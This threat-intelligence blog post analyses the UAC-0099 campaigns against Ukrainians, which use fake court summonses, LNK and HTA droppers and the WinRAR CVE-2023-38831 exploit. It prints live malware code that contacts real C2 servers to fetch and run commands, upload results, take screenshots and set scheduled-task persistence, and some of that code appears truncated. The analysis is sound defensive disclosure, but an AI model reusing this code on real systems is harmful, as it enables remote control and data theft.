Threat Actor 'UAC-0099' Continues to Target Ukraine

deepinstinct.com/blog/threat-actor-uac-0099-continues-to-target-ukraine

December 21, 2023

DECEMBER 21, 2023

Deep Instinct Threat Lab

Key Takeaways

- "UAC-0099" is a threat actor that has targeted Ukraine since mid-2022
- Deep Instinct Threat Lab has identified new attacks by the threat actor
- The threat actor was observed leveraging CVE-2023-38831
- The threat actor targets Ukrainian employees working for companies outside of Ukraine

Introduction

In May 2023, the Ukrainian CERT published advisory #6710 about a threat actor dubbed “UAC-0099.” The advisory briefly details the threat actor’s activities and tools.

Since the CERT-UA publication in May, Deep Instinct has identified new attacks carried out by “UAC-0099” against Ukrainian targets.

This blog post will shed additional light on the threat group’s recent attacks, which feature common tactics, techniques, and procedures (TTPs), including the use of a fabricated court summons to bait targets in Ukraine into executing the malicious files.

Important note: Some of the C2 servers related to these attacks are still active at the time of publication.



Figure 1: Overview of recent UAC-0099 activities.

RAR SFX with LNK Infection Vector

In early August, “UAC-0099” sent an email impersonating the Lviv city court using the ukr.net email service.

The email was sent to a corporate email box of a Ukrainian employee working remotely for a company outside of the Ukraine.

The attached is an executable file created by WinRAR, the Windows-based file archiver and compression utility that can compress a file as a self-extracting archive (SFX):



Figure 2: Prompt when executing the attached SFX file.

After extracting the contents of the archive, a new file is created with a double extension, in this case docx.lnk:



Figure 3: Double extension social engineering trick.

The file looks like a regular document file. However, it's a LNK shortcut disguised as a DOCX file. Closer inspection reveals that the file uses the "WordPad" application icon instead of a DOCX icon. When opened, the specially crafted LNK file executes PowerShell with malicious content:



Figure 4: Malicious PowerShell commands inside the LNK file.

The malicious PowerShell code decodes two base64 blobs and writes the output into VBS and DOCX files. After that, the PowerShell code opens the DOCX file as a decoy while also creating a new scheduled task that executes the VBS file every three minutes.

The VBS malware named “LonePage” by CERT-UA. When executed, it creates a hidden PowerShell process that communicates with a hardcoded C2 URL to fetch a text file. The rest of the PowerShell code is executed only if the response from the C2 is greater than one byte. In that instance, the PowerShell script checks to see if the string “get-content“ is included in the text file. If the string is present, then the script executes the code from the server and saves it as an array of bytes. If the string is absent, the script executes a combination of commands inside the text file from the server and some hard-coded basic enumeration commands such as “whoami:”

```
dim r, c
set r = createobject("WScript.Shell")
c = "powershell.exe -executionpolicy bypass -w hidden -noprofile -c $iik=new-object
net.webclient;$flm=$iik.downloaddata('http://147.78.46.40:37662/xsSpQbSOGHyzMLxZ/page164/upgrade.txt');if($flm.Length -gt 1){$jkr=
[system.text.encoding]::utf8.getString($flm);if($jkr -match 'get-content'){[byte[]] $drpy=IEX $jkr;}else{$bjdo=whoami;$bjdo+='=';$bjdo+=
[System.Net.Dns]::GetHostAddresses($ip)+[System.Environment]::NewLine;$bjdo+=IEX $jkr|out-string;[byte[]]$drpy=
[system.text.encoding]::Utf8.GetBytes($bjdo);};$ujk=new-object net.webclient;$ujk.uploaddata('http://147.78.46.40:43891/page164',$drpy);}"
r.Run c, 0, false
```

Figure 5: LonePage VBS script.

Regardless of the C2 response, the results of executing the commands inside the txt file or the hardcoded commands are sent back to the same C2 server. However, it is sent to a different port via HTTP POST method.

The DOCX document is a decoy to trick the victim into thinking they’re opening a legitimate DOCX file containing a court summons instead of a malicious file:

Судова повістка про виклик до суду
в справі цивільній, адміністративній, про адміністративне правопорушення, іншій
(потрібне підкреслити)

Дата документу 31.07.2023 Справа № 582/4453/08

Франківський районний суд м.Львова (найменування суду) викликає Вас як: заявник на 13:00 год. 09.08.2023 р. у справі про оголошення фізичної особи померлою Місцезнаходження суду: м. Львів, вул. Генерала Чупринки, 69, Суддя: Г. П. Шевченко *(підпис, ініціали, прізвище)*	Кому : [redacted] Місцезнаходження/ місце проживання: [redacted] Додатково просимо подати такі документи:

Наслідки неприбуття за викликом суду

Наслідки неприбуття на судове засідання осіб, які беруть участь у справі, передбачені статтями 223, 372 ЦПК України, статтями 205, 313 КАС України та статтями 268, 185-3 про адміністративні правопорушення.

Figure 6: Contents of DOCX file.

In early November, another instance of this campaign was observed using a different C2 address — 196.196.156[.]2.

Since the threat actor controls the content of the “upgrade.txt” files, they can change it according to their objectives. As such, the content is not always the same and can vary.

The following code was observed as a response from the C2 server at 2023-11-08 14:50:30 UTC.

```
function get-screen
{
add-type -assemblyname System.Windows.Forms
$screen = [system.windows.forms.screen]::primaryscreen.bounds
$image=new-object system.drawing.bitmap(1920, 1080)
$graphic = [system.drawing.graphics]::fromimage($image)
$graphic.CopyFromScreen($screen.Left, $screen.Top, 0, 0, $image.size)
$graphic.Dispose()
$image.save($args[0])
$image.Dispose()
}
get-screen $home\appdata\local\temp\1.jpg; get-content -encoding byte -readcount 0 $home\appdata\local\temp\1.jpg; remove-item $home\appdata\local\temp\1.jpg;
```

Figure 7: C2 Get-Screenshot command.

This PowerShell code is responsible for taking a screenshot. As mentioned above, the LonePage VBS sends the results back to the C2, allowing the threat actor to execute any PowerShell code on the infected computer and receive the response back.

At the end of November 2023, another campaign instance was observed using the C2 address 2.59.222[.]98. In this case, the payload response from the C2 server aligns with what was described as “recon” activity in the pastebin:

```
systeminfo;ps;gdr;ipconfig; net view; route print -4 -6; arp -a; netstat -ant; tracert 8.8.8.8;ls $home -recurse;
```

Figure 8: Recon commands received from C2 server.

The decoy document is a PDF file instead of a DOCX. And instead of the usual court summons document, the PDF file shows a smudged document:



Figure 9: Smudged decoy PDF document.

HTA Infection Vector

In contrast to the LNK attack vector described earlier, this attack uses HTA. The HTA method is similar, but there are notable differences. Instead of an LNK file invoking PowerShell, the HTA file includes HTML code that contains a VBScript that executes PowerShell. The scheduled task cadence is also different — it runs every four minutes instead of three in the previous cases.

While CERT-UA reported in their advisory that the HTA file drops an HTML file as a decoy, Deep Instinct observed a similar court summons DOCX decoy document, like what was observed in the LNK chain.

```
<html>
<head>
<title>Hello</title     >
<HTA:APLICATION Id="oHTA"
APLICATIONNAME="test"
BORDER="none"
SHOINTASKBAR="no"
SINGLEINSTANCE="no"
CAPTION="no"
VERSION="1.0"
WINDOWSTATE="minimize"
/>
</head>

<body>
<script language="VBScript">
Window.ReSizeTo 0,0
Window.MoveTo -5000,-5000
dim r, c
set r = createobject("WScript.Shell")
c = "powershell.exe -w hidden -nop -noni -exec bypass -c kill -name
mshta;$a='ZGltIHIsIGMNChN1dCByID0gY3J1YXR1b2JqZWN0KCJXU2NyaXB0L1NoZWxsIikNCmMgPSAicG93ZXJzaGVsbC51eGUgLWV4ZWN1dGlvbnBvbGljeSBieXBhc3MgLXcgaG1kZGVuIC1ub3
[System.Convert]::FromBase64String($a);$c=[System.Text.Encoding]::utf8.GetString($b);set-content $home\AppData\Local\Microsoft\Windows\Shell\Layouts.vbs
value $c;schtasks.exe /create /TN SearchUpdateTaskMachineCore /SC minute /mo 4 /tr $home\AppData\Local\Microsoft\Windows\Shell\Layouts.vbs
/f;;;;$temp='UEsDBBQACAAIAJEzfFcAAAAAAAAAAAAAAAAALAAAAX3JlbHMvLnJlbHONjzsOwjAQRK9ibU82UCCE4qRBSGmjcADL3jhR4o9s87s9LigIoqAc7czbmap5mIXdKMTJWQ7bogRGVjo1Wc3
[System.Convert]::FromBase64String($temp) set-content $home\\appdata\local\\temp\\623-6341-11.docx -value $fil -encoding
byte;&$home\\appdata\local\\temp\\623-6341-11.docx;"
r.Run c, 0, false
</script>
</body>
</html>
```

Figure 10: HTA file content.

CVE-2023-38831 Infection Vector

In both attacks described below, “UAC-0099” exploited a known WinRAR vulnerability, identified by Group-IB and traced back to April 2023.

The vulnerability stems from how WinRAR processes ZIP files. The exploitation requires a user to interact with a specially crafted ZIP archive.

Here’s how it works: the attacker creates an archive with a benign filename with a space after the file extension — for example, “poc.pdf .” The archive includes a folder with the same name, including the space (something that is not possible under normal conditions, since the operating system does not allow the creation of a file with the same name). The folder includes an additional file with the same name as the benign file, including a space, followed by a “.cmd” extension.

When a user opens a ZIP file containing these files in an unpatched version of WinRAR and double-clicks on the benign file, the file with the “cmd” extension is executed instead.

The vulnerability might produce higher infection rates because the attacks are disguised so well; even security-savvy victims can fall for the deception. Expecting to open a benign file, the user will inadvertently execute malicious code.

You can find a POC for the vulnerability in GitHub. A patched WinRAR (version 6.23) was released on August 2, 2023.

Deep Instinct identified two ZIP files created by “UAC-0099" on August 5, 2023:

```
powershell.exe -w hidden -nop -noni -exec bypass -c
$a='ZGltIHIsIGMNCnNldCByID0gY3JlYXRlb2JqZWN0KCJXU2NyaXB0LlNoZWxsIikNCmMgPSAicG93ZXJzaGVsbC5leGUgLWV4ZWN1dGlvbnBvbGljeSBieXBhc3MgLXcgaGlkZGVuIC1ub3Byb
[System.Convert]::FromBase64String($a);$c=[System.Text.Encoding]::utf8.GetString($b);set-content C:\\Users\\Public\\Libraries\\Libraries.vbs -value
$c;schtasks.exe /create /TN ExplorerCoreUpdateTaskMachine /SC minute /mo 3 /tr C:\\Users\\Public\\Libraries\\Libraries.vbs /f;$iik=new-object
net.webclient;$flm=$iik.downloaddata('http://147.78.46.40:37662/office/1.pdf');set-content "$home\\appdata\local\\temp\\481-5412-09.pdf" -value $flm -
byte;&$home\\appdata\local\\temp\\481-5412-09.pdf;
```

Figure 11: Contents of malicious “cmd” file inside ZIP archive.

The malicious “cmd” file is different in the two files, each containing a different C2 URI path.

The modification time between the two files is only two seconds, indicating that, most likely, the files were created in an automated fashion. This, combined with the fact that UAC-0099 started to exploit the vulnerability several days after the patch, shows the level of sophistication of the attackers.

While Google TAG identified several Russian threat actors using the vulnerability to attack Ukrainian targets, the UAC-0099 activity is absent in their blog.

The CVE assignment and the Group-IB blog about the vulnerability were published after “UAC-0099” leveraged the attack technique, indicating they likely knew how to exploit it.

The decoy used in this campaign was once again the “summon to court” document theme.

Conclusions and Recommendations

The tactics used by “UAC-0099” are simple, yet effective. Despite the different initial infection vectors, the core infection is the same — they rely on PowerShell and the creation of a scheduled task that executes a VBS file.

Monitoring and limiting the functionality of those components can reduce the risk of “UAC-0099” attacks — and/or identify them quickly in the event of compromise.

The WinRAR exploitation is an interesting choice. Some people don’t update their software in a timely fashion, even with automatic updates. WinRAR requires a manual update, meaning that even if a patch is available, many people will likely still have a vulnerable version of WinRAR installed.

Please make sure you have the latest version of WinRAR installed.

IOCs and the POC for the CVE-2023-38831 can be found on our GitHub.

IOCs

147.78.46[.]40

196.196.156[.]2

2.59.222[.]98

SHA256	Descriptic
d21aa84542303ca70b59b53e9de9f092f9001f409158a9d46a5e8ce82ab60fb6	SFX
0eec5a7373b28a991831d9be1e30976ceb057e5b701e732372524f1a50255c7	LNK
8aca535047a3a38a57f80a64d9282ace7a33c54336cd08662409352c23507602	VBS
2c2fa6b9fbb6aa270ba0f49ebb361ebf7d36258e1bdfd825bc2faeb738c487ed	Decoy
659abb39eec218de66e2c1d917b22149ead7b743d3fe968ef840ef22318060fd	SFX
0aa794e54c19dbcd5425405e3678ab9bc98fb7ea787684afb962ee22a1c0ab51	LNK
4e8de351db362c519504509df309c7b58b891baf9cb99a3500b92fe0ef772924	VBS
53812d7bdaf5e8e5c1b99b4b9f3d8d3d7726d4c6c23a72fb109132d96ca725c2	Decoy
38b49818bb95108187fb4376e9537084062207f91310cdafcb9e4b7aa0d078f9	HTA
a10209c10bf373ed682a13dad4ff3aea95f0fdcd48b62168c6441a1c9f06be37	VBS
61a5b971a6b5f9c2b5e9a860c996569da30369ac67108d4b8a71f58311a6e1f1	Decoy
86549cf9c343d0533ef80be2f080a7e3c38c77a1dfbde0a2f89048127979ec2a	SFX
762c7289fb016bbcf976bd104bd8da72e17d6d81121a846cd40480dbdd876378	LNK
39d56eab8adfe9eb244914dde42ec7f12f48836d3ba56c479ab21bdbc41025fe	VBS
f75f1d4c561fcb013e262b3667982759f215ba7e714c43474755b72ed7f9d01e	Decoy
986694cad425c8f566e4e12c104811d4e8b30ce6c4c4d38f919b617b1aa66b05	CVE-2023 38831 ZIP
54458ebfbe56bc932e75d6d0a5c1222286218a8ef26face40f2a0c0ec2517584	CVE Payload
96ab977f8763762af26bad2b6c501185b25916775b4ed2d18ad66b4c38bd5f0d	VBS
6a638569f831990df48669ca81fec37c6da380dbaaa6432d4407985e809810da	Decoy
87291b918218e01cac58ea55472d809d8cdd79266c372aebe9ee593c0f4e3b77	CVE-2023 38831 ZIP
f5f269cf469bf9c9703fe0903cda100acbb4b3e13dbfef6b6ee87a907e5fcd1b	CVE Payload
e34fc4910458e9378ea357baf045e9c0c21515a0b8818a5b36daceb2af464ea0	VBS
2a3da413f9f0554148469ea715f2776ab40e86925fb68cc6279ffc00f4f410dd	SFX

SHA256	Descriptic
0acd4a9ef18f3fd1ccf440879e768089d4dd2107e1ce19d2a17a59ebed8c7f5d	LNK
6f5f265110490158df91ca8ad429a96f8af69ca30b9e3b0d9c11d4fef74091e8	VBS
736c0128402d83cd3694a5f5bb02072d77385c587311274e3229e9b2fd5c5af7	Decoy